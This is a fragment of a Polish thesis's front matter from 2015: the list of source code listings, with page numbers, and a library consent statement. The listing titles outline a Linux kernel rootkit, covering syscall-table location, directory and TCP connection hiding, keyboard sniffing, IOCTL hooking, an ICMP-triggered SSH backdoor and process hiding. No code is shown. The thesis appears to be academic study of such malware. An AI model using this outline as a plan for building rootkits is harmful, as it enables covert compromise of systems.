| Rysunek 26. Obraz ekranu prezentujący raport zwykły programu chkrootkit..... | 55 |

Wykaz kodów źródłowych

| | |
|---|----|
| Kod źródłowy 1. Wynik dezasemblacji kodu obsługi przerwania programowego 0x80..... | 21 |
| Kod źródłowy 2. Funkcja wyszukująca adres tablicy wywołań systemowych | 22 |
| Kod źródłowy 3. Funkcja pobierająca wskaźnik do funkcji iteratora wirtualnego systemu pliku | 25 |
| Kod źródłowy 4. Funkcja listująca katalog | 26 |
| Kod źródłowy 5. Funkcja podmieniająca wywołanie systemowe <i>root_iterate</i> | 26 |
| Kod źródłowy 6. Funkcja iterująca plik sekwencyjny połączeń TCP IPv4 | 28 |
| Kod źródłowy 7. Funkcja pobierająca adres funkcji iterującej | 29 |
| Kod źródłowy 8. Funkcja inicjująca podsłuch klawiatury | 30 |
| Kod źródłowy 9. Funkcja pobierająca adres funkcji obsługi zapytań IOCTL | 32 |
| Kod źródłowy 10. Zmodyfikowana funkcja systemowa obsługi zapytań IOCTL .. | 33 |
| Kod źródłowy 11. Funkcja inicjująca filtr pakietów | 35 |
| Kod źródłowy 12. Funkcja obsługi zdarzenia przyjęcia pakietu ICMP | 36 |
| Kod źródłowy 13. Funkcja obsługująca wątek zarządzania stanem serwera SSH.. | 37 |
| Kod źródłowy 14. Przykładowe wywołanie komendy IOCTL ukrywania procesu. | 40 |

Wyrażam zgodę na udostępnienie mojej pracy przez Bibliotekę Główną WAT w czytelni oraz w ramach wypożyczeń międzybibliotecznych.

Data 27.01.2015

(podpis)